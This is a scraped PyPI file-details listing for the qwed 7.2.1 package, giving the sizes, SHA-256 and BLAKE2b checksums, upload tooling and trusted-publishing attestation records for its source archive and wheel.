| Size | 2.4 MB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
edaac684139f432beafd6df382672b888e555f120cc8bebef70a9d44a8c78d14
|
|
BLAKE2b-256 checksum How to use checksums |
62d9386c99dd09a7662b6e9a206a49d6768e793a2b7767801dc5d8f6132473e3
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
Yes |
| Uploaded via |
twine/7.0.0 CPython/3.13.14
|
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.


PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Sep 14, 2026.
Transparency logRelease files / qwed-7.2.1-py3-none-any.whl
| Download URL | qwed-7.2.1-py3-none-any.whl |
|---|---|
| Size | 454.8 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
1af079ec3476f0a81da1ce5ce5d03f69b12aa40915b874bb1ee6c40c63bdfd97
|
|
BLAKE2b-256 checksum How to use checksums |
83e1f96398f18fdd9342da98a5bec4aabb59a72c4ccbe2ca183ce199040173aa
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
Yes |
| Uploaded via |
twine/7.0.0 CPython/3.13.14
|
Provenance
Provenance describes where a file came from. On PyPI, provenance is shared via attestations, which provide a verifiable record of the build or publishing details. View details, limitations and caveats.
PyPI Publish Attestation
PyPI verified that this artifact, at this checksum, originated from the publisher listed below.
Signed by GitHub Actions, verified by PyPI on Sep 14, 2026.
Transparency log













